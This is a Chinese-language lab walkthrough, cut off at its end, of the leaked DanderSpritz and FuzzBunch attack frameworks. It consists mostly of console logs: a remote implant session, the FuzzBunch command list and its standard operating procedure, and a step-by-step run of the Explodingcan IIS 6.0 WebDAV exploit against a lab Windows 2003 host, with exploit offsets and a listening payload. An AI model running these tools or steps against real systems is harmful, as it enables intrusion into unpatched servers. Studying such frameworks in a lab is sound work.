- [2022-04-15 11:23:35 z0.0.0.17] Showing ifconfig data so you can make sure
you are on the correct target
- [2022-04-15 11:23:36 z0.0.0.17] A script wishes to "run ifconfig " on a
target to which you have multiple connections
(z0.0.0.12,z0.0.0.14,z0.0.0.15,z0.0.0.16,z0.0.0.17)
Please enter the one you wish to use [z0.0.0.17]
z0.0.0.17
FQDN: hacker-PC
DNS Servers: 10.33.176.66, 10.33.176.67
- [2022-04-15 11:23:39 z0.0.0.17] Showing all non-local and non-tunnel
encapsulation adapter information, see command 1337 for full interface list
|               Description               |        MAC        |     IP      |
Netmask     | Gateway   | DHCP Server |                      Name
|
+-----------------------------------------+-------------------+-------------
+---------------+----------+-------------+-----------------------------------
--------------+
| Intel(R) PRO/1000 MT Desktop Adapter #2 | 08-00-27-94-5D-6D | 10.0.3.15   |
255.255.255.0 | 10.0.3.2 | 10.0.3.2    | 本地连接 2 ({A40956B8-5FE0-44B7-BC8F-
6D88A3C160A7}) |
| Intel(R) PRO/1000 MT Desktop Adapter    | 08-00-27-CE-56-28 | 172.19.2.17 |
255.255.255.0 |          | Off         | 本地连接 ({A0C897A1-9087-4671-9C61-
963602AA826F})   |
Running command 'survey -run
D:\work\malware\bvp47\fuzzbunch\Resources\Ops\Data\survey.xml -sections env-
setup -quiet'
Running command 'systemversion '
Architecture : i386
   OS Family : winnt
     Version : 6.1 (Build 7600)
    Platform : Windows 7
Service Pack : 0.0
  Extra Info :
Product Type : Workstation / Professional
    Terminal Services is installed, but only one interactive session is
supported.

    Command completed successfully
- [2022-04-15 11:23:41 z0.0.0.17] 1 safety handler registered for AUDIT
```

```
- [2022-04-15 11:23:41 z0.0.0.17] 1 safety handler registered for DRIVERS
- [2022-04-15 11:23:41 z0.0.0.17] Loaded safety handlers from previous op(s)


    Command completed successfully

- I detect multiple connections to the current target.
Would you like to skip the survey entirely (including display of cached
information)?
YES

    Command completed successfully

    Command completed successfully

    Command completed successfully
[03:23:44] Backgrounded 'pc_connect -key "Default" -payload "Danderspritz" -
run "memlib" -target 172.19.2.17 1167 0  '  Id: 1222
```


重新启动后，连接目标机，可以看到，Flav已经加载。

```
flav_status
[03:26:20] ID: 1347 'python' started [target: z0.0.0.17]
-     Driver Version : 3.2.0.3
-          Available : true
-
   Adapter: WAN Miniport (Network Monitor)
   MAC: 00-00-00-00-00-00  Sent: 0000000000  Recv: 0000000000

   Adapter: WAN Miniport (IP)
   MAC: 00-00-00-00-00-00  Sent: 0000000000  Recv: 0000000000

   Adapter: WAN Miniport (IPv6)
   MAC: 00-00-00-00-00-00  Sent: 0000000000  Recv: 0000000000

   Adapter: Intel(R) PRO/1000 MT Desktop Adapter
   IP:      172.19.2.17
   Mask:    255.255.255.0
   MAC: 08-00-27-ce-56-28  Sent: 0000000000  Recv: 0000000000

   Adapter: Intel(R) PRO/1000 MT Desktop Adapter #2
   IP:      10.0.3.15
   Mask:    255.255.255.0
   Gateway: 10.0.3.2
   MAC: 08-00-27-94-5d-6d  Sent: 0000000000  Recv: 0000000000
```

操作总结


前面已经介绍了DSz的基本操作流程，与Cobalt Strike基本一致。

下面看看它的操作逻辑，在反向连接建立后，在对应的Terminal地部tab标签上上右击，会出现上下文菜单。




可以看出，除了Tab本身和会话的管理，主要的功能是在Plugins下面的选项，可以执行命令，也可以生成一个shell，进行进一步的操作。并且支持Script编辑。


点击TargetDetail，就进入了一个目标机的详细信息页面。




可以在 这个页面了解目标的运行状态和环境信息。

在上下文菜单执行shell，就会在目标机上生成一个shell，默认是cmd.exe，也可以修改为powershell的终端。





但是在Plugin菜单的Files菜单，下载文件的时候可以在TargetDetail下的Transfer页面看到文件的内容。文件上传功能还木有找到。



DSz支持脚本功能，但是木有找到执行的地方。

FuzzBunch

设置好环境，因为里面的一个插件在python 2.7下面运行失败，所以需要一个python 2.6环境。才可以运行 fb.py。
从这里也可以看出fb是个老界面，GUI是新界面。

```
python fb.py

fb > ?

Core Commands
=============

  Command         Description
  -------         -----------
  !               Shortcut for shell 执行本地命令
  ?               Shortcut for help 帮助
  autorun         Set autorun mode
  back            Leave the current context back to the default 返回到默认环境
  banner          Print the startup banner 显示版本信息
  changeprompt    Change the command prompt 修改提示符
  echo            Echo a message 显示信息
```

```
enter           Enter the context of a plugin 进入到一个插件环境
eof             Quit program (CTRL-D) 退出
exit            Alias for back 返回
help            Print out help 帮助
history         Run a previous command. 执行历史命令
info            Print information about the current context 显示当前环境的信息
mark            Mark a session item
python          Drop to an interactive Python interpreter 进入python shell
quit            Quit fuzzbunch 退出
redirect        Configure redirection 重定向
resizeconsole   None
retarget        Set basic target info 设置目标信息
script          Run a script 运行脚本
session         Show session items  会话列表
setg            Set a global variable 设置全局变量
shell           Execute a shell command 执行shell命令
show            Show plugin info 显示插件信息
sleep           Sleep for n seconds
standardop      Print standard OP usage message 标准操作流程
toolpaste       Paste and convert data from external tool output
unsetg          Unset a global variable 取消全局变量
use             Activate a plugin for use and enter context 进入插件环境
```

这些命令很多，但是主要的命令就是插件的执行，这个终端支持Tab补全。

standardop

```
standardop

   Fuzzbunch2 Standard OP Usage Help
   ---------------------------------

   === Summary ===

   Run the following commands.  Answer questions along the way.
   Abort on any failures.

   use PcConfig
   use Explodingcan
   use Pclauncher

   === Detail ===

   use PcConfig will run the Peddlecheap configuration plugin and will
   generate a configured Peddlecheap DLL.
```

```
    use Explodingcan will run the Explodingcan exploit.  It will first run
    through the Explodingcan touch plugin then try to run the exploit.  This
    plugin will generate an open socket connection that MUST be consumed by
the
    Pclauncher plugin before exiting.

    use Pclauncher will upload the configured Peddlecheap DLL to target over
    the open connection from Explodingcan and run it from memory.  A new
window
    will be opened for the LP to communicate with target.
```

标准的操作流程是先生成一个beacon，exe或dll格式。然后进行exploit，结果就是生成一个socket等待luancher连接。最后是luancher连接socket，上传Beacon，并在内存中执行它。这时会生成一个新窗口，运行一个LP，以便通信。

下面简单操作示范一下。

```
use PcConfig
[-] Error: Plugin PcConfig not found!
```

这个模块已经被GUI程序DenderSpritz代替，先用DSz生成dll，并启动监听端口。然后继续操作。

```
fb > use Ex
Explodingcan      Explodingcantouch
fb > use Explodingcan

[!] Entering Plugin Context :: Explodingcan
[*] Applying Global Variables
[+] Set TargetIp => 172.19.2.15
[+] Set NetworkTimeout => 60

[*] Applying Session Parameters
[*] Running Exploit Touches

[!] Enter Prompt Mode :: Iistouch

[*]  TargetIp :: Target IP Address

[?] TargetIp [172.19.2.15] :

[*]  TargetPort :: Port used by the HTTP service

[?] TargetPort [80] :
```

```
[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds).  Use
-1 for no timeout.

[?] NetworkTimeout [60] :

[*]  EnableSSL :: Enable SSL for HTTPS targets

[?] EnableSSL [False] :

[*]  hostString :: String to use in HTTP request

[?] hostString [localhost] :


[!] Preparing to Execute Iistouch
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [172.19.2.15] :
[?] Destination Port [80] :
[+] (TCP) Local 172.19.2.15:80

[+] Configure Plugin Remote Tunnels


Module: Iistouch
================

Name              Value
----              -----
TargetIp          172.19.2.15
TargetPort        80
NetworkTimeout    60
EnableSSL         False
hostString        localhost

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Initializing Parameters
[*] Gathering Parameters
        [+] Sending HTTP Options Request
        [+] Initializing network
        [+] Creating Launch Socket
                [+] Target is 172.19.2.15:80
        [-] Could not create launch socket!
        [-] Network initialization failed!
        [-] HTTP request failed
```

```
[-] Options Request Failed!
[!] Plugin failed
[-] Error: Iistouch Failed
fb Exploit (Explodingcan) >
```

因为目标机木有启动iis，所以失败。安装IIS，再次运行，也失败了。

```
[*] Exporting Contract To Exploit
[!] Explodingcan requires WEBDAV on Windows 2003 IIS 6.0
```

根据错误信息，这个exploit的目标是windows 2003 iis 6。所以这里xp的环境，iis5.1。

部署一台满足条件的目标机。再次执行。

```
use Explodingcan

[!] Entering Plugin Context :: Explodingcan
[*] Applying Global Variables
[+] Set TargetIp => 172.19.2.18
[+] Set NetworkTimeout => 60

[*] Applying Session Parameters
[*] Running Exploit Touches

[!] Entering Plugin Context :: Iistouch
[*] Applying Global Variables
[+] Set TargetIp => 172.19.2.18
[+] Set NetworkTimeout => 60

[*] Inheriting Input Variables
[+] Set TargetIp => 172.19.2.18
[+] Set EnableSSL => False
[+] Set TargetPort => 80
[+] Set NetworkTimeout => 60

[!] Enter Prompt Mode :: Iistouch

[*]  TargetIp :: Target IP Address

[?] TargetIp [172.19.2.18] :

[*]  TargetPort :: Port used by the HTTP service

[?] TargetPort [80] :
```

```
[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds).  Use
-1 for no timeout.

[?] NetworkTimeout [60] :

[*]  EnableSSL :: Enable SSL for HTTPS targets

[?] EnableSSL [False] :

[*]  hostString :: String to use in HTTP request

[?] hostString [localhost] :


[!] Preparing to Execute Iistouch
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [172.19.2.18] :
[?] Destination Port [80] :
[+] (TCP) Local 172.19.2.18:80

[+] Configure Plugin Remote Tunnels


Module: Iistouch
================

Name              Value
----              -----
TargetIp          172.19.2.18
TargetPort        80
NetworkTimeout    60
EnableSSL         False
hostString        localhost

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Initializing Parameters
[*] Gathering Parameters
        [+] Sending HTTP Options Request
        [+] Initializing network
        [+] Creating Launch Socket
                [+] Target is 172.19.2.18:80
        [+] Sending HTTP Head Request
        [+] Initializing network
        [+] Creating Launch Socket
                [+] Target is 172.19.2.18:80
```

```
[*] Finding IIS Version
        [+] Checking server response for IIS version
        [+] Found IIS version 6.0
        [+] Windows 2003
[*] Detecting WEBDAV
        [+] Checking server response for Webdav
        [+] SEARCH Option found. Webdav is enabled.
        [+] PROPFIND Option found. Webdav is enabled.
[*] Writing Contract
        [+] IIS Version: 6.0
        [+] IIS Target OS: WIN2K3
        [+] Target Language: Unknown
        [+] Target Service Pack: Unknown
        [+] Target Path: /
        [+] Enable SSL: FALSE
        [+] WebDAV is ENABLED
[*] IIS Touch Complete
[+] Iistouch Succeeded

[*] Exporting Contract To Exploit
[!] Explodingcan requires WEBDAV on Windows 2003 IIS 6.0

[!] Entering Plugin Context :: Explodingcantouch
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 172.19.2.18

[*] Inheriting Input Variables
[+] Set TargetIp => 172.19.2.18
[+] Set TargetPort => 80
[+] Set NetworkTimeout => 60

[!] Enter Prompt Mode :: Explodingcantouch

[*]  hostString :: String to use in HTTP request

[?] hostString [localhost] :

[*]  maxSizeToCheck :: Use 130 to ensure path size determination, less to
send fewer requests.  70 will cover all exploitable sizes.

[?] maxSizeToCheck [70] :

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds).  Use
-1 for no timeout.

[?] NetworkTimeout [60] :

[*]  EnableSSL :: Enable SSL for HTTPS targets
```

```
[?] EnableSSL [False] :

[*]  TargetIp :: Target IP Address

[?] TargetIp [172.19.2.18] :

[*]  TargetPort :: Port used by the HTTP service

[?] TargetPort [80] :

[*]  Delay :: Number of seconds to wait between each request

[?] Delay [0] :


[!] Preparing to Execute Explodingcantouch
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [172.19.2.18] :
[?] Destination Port [80] :
[+] (TCP) Local 172.19.2.18:80

[+] Configure Plugin Remote Tunnels


Module: Explodingcantouch
=========================

Name              Value
----              -----
hostString        localhost
maxSizeToCheck    70
NetworkTimeout    60
EnableSSL         False
TargetIp          172.19.2.18
TargetPort        80
Delay             0

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Initializing Parameters
[*] Gathering Parameters
[*] Finding Path Size
        [+]Checking path sizes from 3 to 70
        [+]No delay set.
        [+]The expected HTTP 500 response was returned
```

```
[+] Found IIS Path Size 18
[*] Writing Contract
        [+] IIS Path Size: 18
        [+] Request string: localhost
        [+] Enable SSL: FALSE
[*] ExplodingCan Touch Complete
[+] Explodingcantouch Succeeded

[*] Exporting Contract To Exploit
[+] Set IISPathSize => 18
[+] Set hostString => localhost
[!] ExplodingCan requires the length of the IIS path


[!] Enter Prompt Mode :: Explodingcan

Module: Explodingcan
====================

Name                  Value
----                  -----
TargetIp              172.19.2.18
TargetPort            80
NetworkTimeout        60
EnableSSL             False
IISPathSize           18
hostString            localhost
PayloadAccessType
AuthenticationType    None
Target

[!] Plugin Variables are NOT Valid
[?] Prompt For Variable Settings? [Yes] :

[*]  TargetIp :: Target IP Address

[?] TargetIp [172.19.2.18] :

[*]  TargetPort :: Port of the HTTP service

[?] TargetPort [80] :

[*]  NetworkTimeout :: Network timeout (in seconds)

[?] NetworkTimeout [60] :

[*]  EnableSSL :: Enable SSL for HTTPS targets

[?] EnableSSL [False] :
```

```
[*]  IISPathSize :: Length of IIS path (between 3 and 68)

[?] IISPathSize [18] :

[*]  hostString :: String to use in HTTP requests

[?] hostString [localhost] :

[*]  PayloadAccessType :: Callback/Listen Payload Access

    0) Callback     Target connect() callback for payload upload connection
    1) Listen       Target listen()/accept() for payload upload connection
    2) Backdoor     Target open HTTP backdoor for payload upload connection

[?] PayloadAccessType [] : 1
[+] Set PayloadAccessType => Listen

[*]  AuthenticationType :: Authentication type for target

   *0) None      No authentication
    1) Basic     Basic HTTP authentication

[?] AuthenticationType [0] :

[*]  Target :: Target OS

    0) W2K3SP0          Windows 2003 Base
    1) W2K3SP1          Windows 2003 Service Pack 1
    2) W2K3SP2          Windows 2003 Service Pack 2
    3) W2K3SP0_v5IM     Windows 2003 Base (IIS 5.0 Isolation Mode)
    4) W2K3SP1_v5IM     Windows 2003 Service Pack 1 (IIS 5.0 Isolation Mode)

[?] Target [] : 2
[+] Set Target => W2K3SP2

[*]  ListenPort :: Listen port for shellcode to listen/accept on target

[?] ListenPort [] : 3005
[+] Set ListenPort => 3005

[*]  ListenLocalPort :: Local listen por

[?] ListenLocalPort [] : 3005
[+] Set ListenLocalPort => 3005

[*]  CallinTimeout :: Sleep time before making callin to target

[?] CallinTimeout [10] :
```

```
[!] Preparing to Execute Explodingcan
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [172.19.2.18] :
[?] Destination Port [80] :
[+] (TCP) Local 172.19.2.18:80
[+] Local Tunnel - local-tunnel-2
[?] Destination IP [172.19.2.18] :
[?] Destination Port [3005] :
[+] (TCP) Local 172.19.2.18:3005

[+] Configure Plugin Remote Tunnels


Module: Explodingcan
====================

Name                    Value
----                    -----
ListenPort              3005
ListenLocalPort         3005
CallinTimeout           10
TargetIp                172.19.2.18
TargetPort              80
NetworkTimeout          60
EnableSSL               False
IISPathSize             18
hostString              localhost
buf1size                272
buf2size                3072
SkipFree                33686018
SkipOffset              220
VirtualProtectOffset    284
WriteAddressOffset1     224
WriteAddressOffset2     292
ObjectAddress           256
ObjectAddressOffset1    268
ObjectAddressOffset4    252
ObjectAddressOffset2    232
ObjectAddressOffset3    216
MovEcxEspOffset         252
StackAdjustOffset1      220
StackAdjustOffset2      224
StackAdjustOffset3      312
Push40Offset            268
```

```
